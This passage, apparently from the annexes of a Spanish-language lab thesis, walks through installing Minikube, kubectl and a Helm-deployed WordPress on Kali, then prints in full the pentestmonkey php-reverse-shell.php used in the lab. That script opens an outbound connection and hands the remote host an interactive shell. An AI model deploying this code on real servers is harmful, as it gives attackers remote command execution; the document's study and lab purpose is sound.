Selecting previously unselected package virtualbox.
Preparing to unpack .../08-virtualbox_6.1.26-dfsg-4_amd64.deb ...
Unpacking virtualbox (6.1.26-dfsg-4) ...
Progress: [ 25%] [#####.....]

```

Figura A4. Instalación de dependencias.

Una vez instaladas las dependencias necesarias se llevó a cabo la descarga e instalación del software de Minikube con los comandos siguientes:

```
wget https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
```

```
chmod +x minikube-linux-amd64
```

```
sudo mv minikube-linux-amd64 /usr/local/bin/minikube
```

```

(kali@kali)-[~]
$ wget https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
chmod +x minikube-linux-amd64

--2021-09-08 13:18:25-- https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
Resolving storage.googleapis.com (storage.googleapis.com)... 142.251.34.240, 172.217.15.16, 216.58.195.240,
Connecting to storage.googleapis.com (storage.googleapis.com)|142.251.34.240|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 68423158 (65M) [application/octet-stream]
Saving to: 'minikube-linux-amd64'

minikube-linux-amd64
100%[=====]

2021-09-08 13:18:26 (85.9 MB/s) - 'minikube-linux-amd64' saved [68423158/68423158]

```

Figura A5. Instalación de minikube.

Para comprobar que la instalación se llevó a cabo de manera correcta se hizo uso del comando *minikube version*.

```
(kali㉿kali)-[~]  
$ sudo minikube version  
minikube version: v1.23.0  
commit: 5931455374810b1bb222a9713ae2c756daee10
```

Figura A6. Versión de minikube.

Una vez instalado minikube es necesario instalar kubectl, proporcionarle los permisos y añadirlo al path

```
curl -LO https://storage.googleapis.com/kubernetes-release/release/`curl -s  
https://storage.googleapis.com/kubernetes-  
release/release/stable.txt`/bin/linux/amd64/kubectl
```

```
(kali㉿kali)-[~]  
$  
curl -LO https://storage.googleapis.com/kubernetes-release/release/`curl -s https  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
           Dload  Upload   Total     Spent    Left     Speed  
100 44.7M  100 44.7M    0     0  56.2M      0 --:--:-- --:--:-- --:--:-- 56.1M
```

Figura A7. Instalación de kubectl.

```
chmod +x ./kubectl
```

```
sudo mv ./kubectl /usr/local/bin/kubectl
```

Se realizó la comprobación de la instalación con el comando:

```
kubectl version -o json
```

```

$ kubectl version -o json
{
  "clientVersion": {
    "major": "1",
    "minor": "22",
    "gitVersion": "v1.22.1",
    "gitCommit": "632ed300f2c34f6d6d15ca4cef3d3c7073412212",
    "gitTreeState": "clean",
    "buildDate": "2021-08-19T15:45:37Z",
    "goVersion": "go1.16.7",
    "compiler": "gc",
    "platform": "linux/amd64"
  }
}

```

Figura A8. Versión de kubectl.

Una vez que configurado todo el software necesario, se llevó a cabo el arranque de Minikube.

```
sudo minikube config set driver none
```

```
sudo minikube start
```

```

$ sudo minikube start --driver=none
minikube v1.23.0 on Debian kali-rolling (vbox/amd64)
Using the none driver based on user configuration

The requested memory allocation of 1982MiB does not leave room for system
overhead (total system memory: 1982MiB). You may face stability issues.
Suggestion: Start minikube with less memory allocated: 'minikube start --
memory=1982mb'

Starting control plane node minikube in cluster minikube
Running on localhost (CPUs=2, Memory=1982MB, Disk=79102MB) ...
OS release is Kali GNU/Linux Rolling

```

Figura A9. Inicialización de minikube.

Para habilitar el dashboard es necesario los addons necesarios para esto visualizamos la lista de addons activos con el comando:

```
minikube addons list
```

```
(kali㉿kali)-[~]
$ minikube addons list
```

ADDON NAME	PROFILE	STATUS	MAINTAINER
ambassador	minikube	disabled	unknown (third-party)
auto-pause	minikube	disabled	google
csi-hostpath-driver	minikube	disabled	kubernetes
dashboard	minikube	enabled ✓	kubernetes
default-storageclass	minikube	enabled ✓	kubernetes
efk	minikube	disabled	unknown (third-party)
freshpod	minikube	disabled	google
gcp-auth	minikube	disabled	google
gvisor	minikube	disabled	google
helm-tiller	minikube	disabled	unknown (third-party)
ingress	minikube	disabled	unknown (third-party)
ingress-dns	minikube	disabled	unknown (third-party)
istio	minikube	disabled	unknown (third-party)
istio-provisioner	minikube	disabled	unknown (third-party)
kubevirt	minikube	disabled	unknown (third-party)
logviewer	minikube	disabled	google
metallb	minikube	disabled	unknown (third-party)
metrics-server	minikube	enabled ✓	kubernetes
nvidia-driver-installer	minikube	disabled	google
nvidia-gpu-device-plugin	minikube	disabled	unknown (third-party)
olm	minikube	disabled	unknown (third-party)
pod-security-policy	minikube	disabled	unknown (third-party)
portainer	minikube	disabled	portainer.io
registry	minikube	disabled	google
registry-aliases	minikube	disabled	unknown (third-party)
registry-creds	minikube	disabled	unknown (third-party)
storage-provisioner	minikube	enabled ✓	kubernetes
storage-provisioner-gluster	minikube	disabled	unknown (third-party)
volumesnapshots	minikube	disabled	kubernetes

Figura A10. Listado de addons.

Y una vez visualizados se habilitan los addons necesarios para el uso del dashboard, los cuales son dashboard y metrics-server con los comandos:

```
minikube addons enable metrics-server
```

```
minikube addons enable dashboard
```

Para acceder al dashboard en el navegador ingresamos el comando:

```
minikube dashboard --url
```

```

$ sudo minikube dashboard --url
🐳 Verifying dashboard health ...
🚀 Launching proxy ...
🐳 Verifying proxy health ...
http://127.0.0.1:43253/api/v1/namespaces/kubernetes-dashboard/services/http:kubernetes-dashboard:/proxy/

```

Figura A11. Inicialización del dashboard de kubernetes.

Al ingresar a la dirección que nos devuelve o dar clic en ella podremos ver el dashboard del servicio de kubernetes de la siguiente forma.




Figura A12. Dashboard de kubernetes.

Anexo 2: Instalación de WordPress haciendo uso de Helm

Para instalar la aplicación de WordPress dentro del clúster de kubernetes se hizo uso de Helm, a continuación, se muestran los pasos de instalación.

Descargar el binario de la página oficial <https://helm.sh/docs/intro/install/> en este caso se hizo uso de la versión 2.17.


Una vez descargado el software se realizó el desempaquetado con el comando:

```
tar -zxvf helm-v2.17.0-linux-amd64.tar.gz
```

Una vez descomprimido, se movió el archivo resultante a la ubicación deseada con el siguiente comando:

```
mv linux-amd64/helm /usr/local/bin/helm
```

A continuación, se muestra la salida resultante en la terminal tras ejecutar el comando *helm help* para comprobar la instalación.

A screenshot of a terminal window showing the output of the 'helm help' command. The output includes the title 'The Kubernetes package manager', instructions to run 'helm init', and a list of common actions: search, fetch, install, and list, each with a brief description. The terminal has a light blue background and a green prompt character.

```
L$ helm help
The Kubernetes package manager

To begin working with Helm, run the 'helm init' command:

$ helm init

This will install Tiller to your running Kubernetes cluster.
It will also set up any necessary local configuration.

Common actions from this point include:

- helm search: Search for charts
- helm fetch: Download a chart to your local directory to view
- helm install: Upload the chart to Kubernetes
- helm list: List releases of charts
```

Figura A13. Ayuda de Helm.

Una vez instalado se añadió el repositorio oficial desde el cual se descargan los paquetes a instalar.

helm repo add stable https://charts.helm.sh/stable

```
$ helm repo add stable https://charts.helm.sh/stable
"stable" has been added to your repositories
```

Figura A14. Adición del repositorio estable de Helm.

Una vez añadido el repositorio se buscó el paquete llamado WordPress con el comando: *helm search wordpress*

```
(kali@kali)-[~]
$ helm search wordpress
```

NAME	CHART VERSION	APP VERSION	DESCRIPTION
bitnami/wordpress	12.1.16	5.8.1	Web publishing platform for building blogs and websites.
stable/wordpress	9.0.3	5.3.2	DEPRECATED Web publishing platform for building blogs and...

Figura A15. Búsqueda del repositorio de wordpress.

Tras seleccionar la versión, en este caso stable/wordpress se instaló haciendo el uso del comando: *sudo helm install stable/wordpress*

```
$ sudo helm install stable/wordpress
```

WARNING: This chart is deprecated

NAME: looming-raccoon
LAST DEPLOYED: Mon Oct 4 11:46:38 2021
NAMESPACE: default
STATUS: DEPLOYED

RESOURCES:

⇒ v1/ConfigMap

NAME	DATA	AGE
looming-raccoon-mariadb	1	7s
looming-raccoon-mariadb-tests	1	7s

⇒ v1/Deployment

NAME	READY	UP-TO-DATE	AVAILABLE	AGE
looming-raccoon-wordpress	0/1	1	0	7s

⇒ v1/PersistentVolumeClaim

NAME	STATUS	VOLUME	CAPACITY	ACCESS MODES	STORAGECLASS	AGE
looming-raccoon-wordpress	Pending	standard	7s			

⇒ v1/Pod(related)

NAME	READY	STATUS	RESTARTS	AGE
looming-raccoon-mariadb-0	0/1	ContainerCreating	0	4s
looming-raccoon-wordpress-55544dc577-vlbvp	0/1	Pending	0	5s

⇒ v1/Secret

NAME	TYPE	DATA	AGE
looming-raccoon-mariadb	Opaque	2	7s
looming-raccoon-wordpress	Opaque	1	6s

⇒ v1/Service

NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
looming-raccoon-mariadb	ClusterIP	10.101.162.149	<none>	3306/TCP	8s
looming-raccoon-wordpress	LoadBalancer	10.100.201.116	10.100.201.116	80:32169/TCP,443:30800/TCP	7s

Figura A16. Instalación del repositorio de WordPress.

```

** Please be patient while the chart is being deployed **

To access your WordPress site from outside the cluster follow the steps below:
1. Get the WordPress URL by running these commands:
NOTE: It may take a few minutes for the LoadBalancer IP to be available.
    Watch the status with: 'kubectl get svc --namespace default -w looming-raccoon-wordpress'
export SERVICE_IP=$(kubectl get svc --namespace default looming-raccoon-wordpress --template "{{ range (index .status.loadBalancer.ingress 0) }}{{.}}{{ end }}")
echo "WordPress URL: http://$SERVICE_IP/"
echo "WordPress Admin URL: http://$SERVICE_IP/admin"
2. Open a browser and access WordPress using the obtained URL.
3. Login with the following credentials below to see your blog:
echo Username: user
echo Password: $(kubectl get secret --namespace default looming-raccoon-wordpress -o jsonpath="{.data.wordpress-password}" | base64 --decode)

```

Figura A17. Despliegue del pod de WordPress.

Una vez instalado el servicio de WordPress se debe exponer dicho servicio desde el sistema anfitrión, esto se hace por medio del comando *sudo minikube tunnel*

```

(kali) kali)-[~]
$ sudo minikube tunnel
Status:
  machine: minikube
  pid: 194405
  route: 10.96.0.0/12 -> 192.168.200.7
  minikube: Running
  services: [halting-boxer-wordpress]
errors:
  minikube: no errors
  router: no errors
  loadbalancer emulator: no errors

```

Figura A18. Modo tunnel de minikube.

Una vez expuesto, se siguen los pasos mostrados en el proceso de instalación de Helm, para obtener las credenciales, así como la dirección IP.

```

export SERVICE_IP=$(kubectl get svc --namespace default looming-raccoon-
wordpress --template "{{ range (index .status.loadBalancer.ingress 0) }}{{.}}{{ end }}")

echo "WordPress URL: http://$SERVICE_IP/"

```

```
echo "WordPress Admin URL: http://$SERVICE_IP/admin"
```

Para acceder a la dirección expuesta en la máquina anfitrión se identificó el puerto de la máquina anfitriona en el cual se expone el servicio. Esto se hace por medio del comando `sudo kubectl get svc`

```
(kali㉿ kali)-[~]  
$ sudo kubectl get svc  
NAME                TYPE        CLUSTER-IP    EXTERNAL-IP  PORT(S)          AGE  
halting-boxer-mariadb ClusterIP    10.107.213.119 <none>       3306/TCP         21h  
halting-boxer-wordpress LoadBalancer 10.110.78.70   10.110.78.70   80:32408/TCP,443:31358/TCP  
kubernetes           ClusterIP    10.96.0.1      <none>       443/TCP          3d21h
```

Figura A19. Identificación de puertos.

Al ingresar a la dirección obtenida por el comando tunnel junto con el puerto especificado en el comando anterior da como resultado la dirección `http://192.168.200.7:32408/` y `http://192.168.200.7:32408/admin`




Figura A20. Sitio de WordPress.




Figura A21. Login de administrador de WordPress.

La vista del dashboard de kubernetes que almacena el servicio de WordPress será la siguiente:




Figura A22. Panel de dashboard de kubernetes.

Anexo 3: php-reverse-shell.php

A continuación, se muestra el código utilizado para la creación del Shell inverso del archivo php-reverse-shell.php.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. The author accepts no
liability
// for damage caused by this tool. If these terms are not acceptable to
you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License
along
// with this program; if not, write to the Free Software Foundation,
Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full
responsibility
// for any actions performed using this tool. If these terms are not
acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and
port.
// The recipient will be given a shell running as the current user
(apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
```

```
// Use of stream_select() on file descriptors returned by proc_open()
will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and
not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
```

```

umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read
    1 => array("pipe", "w"), // stdout is a pipe that the child will
    2 => array("pipe", "w") // stderr is a pipe that the child will
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells
// us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);

```

```

$num_changed_sockets = stream_select($read_a, $write_a, $error_a,
null);

// If we can read from the TCP socket, send
// data to process's STDIN
if (in_array($sock, $read_a)) {
    if ($debug) printit("SOCK READ");
    $input = fread($sock, $chunk_size);
    if ($debug) printit("SOCK: $input");
    fwrite($pipes[0], $input);
}

// If we can read from the process's STDOUT
// send data down tcp connection
if (in_array($pipes[1], $read_a)) {
    if ($debug) printit("STDOUT READ");
    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```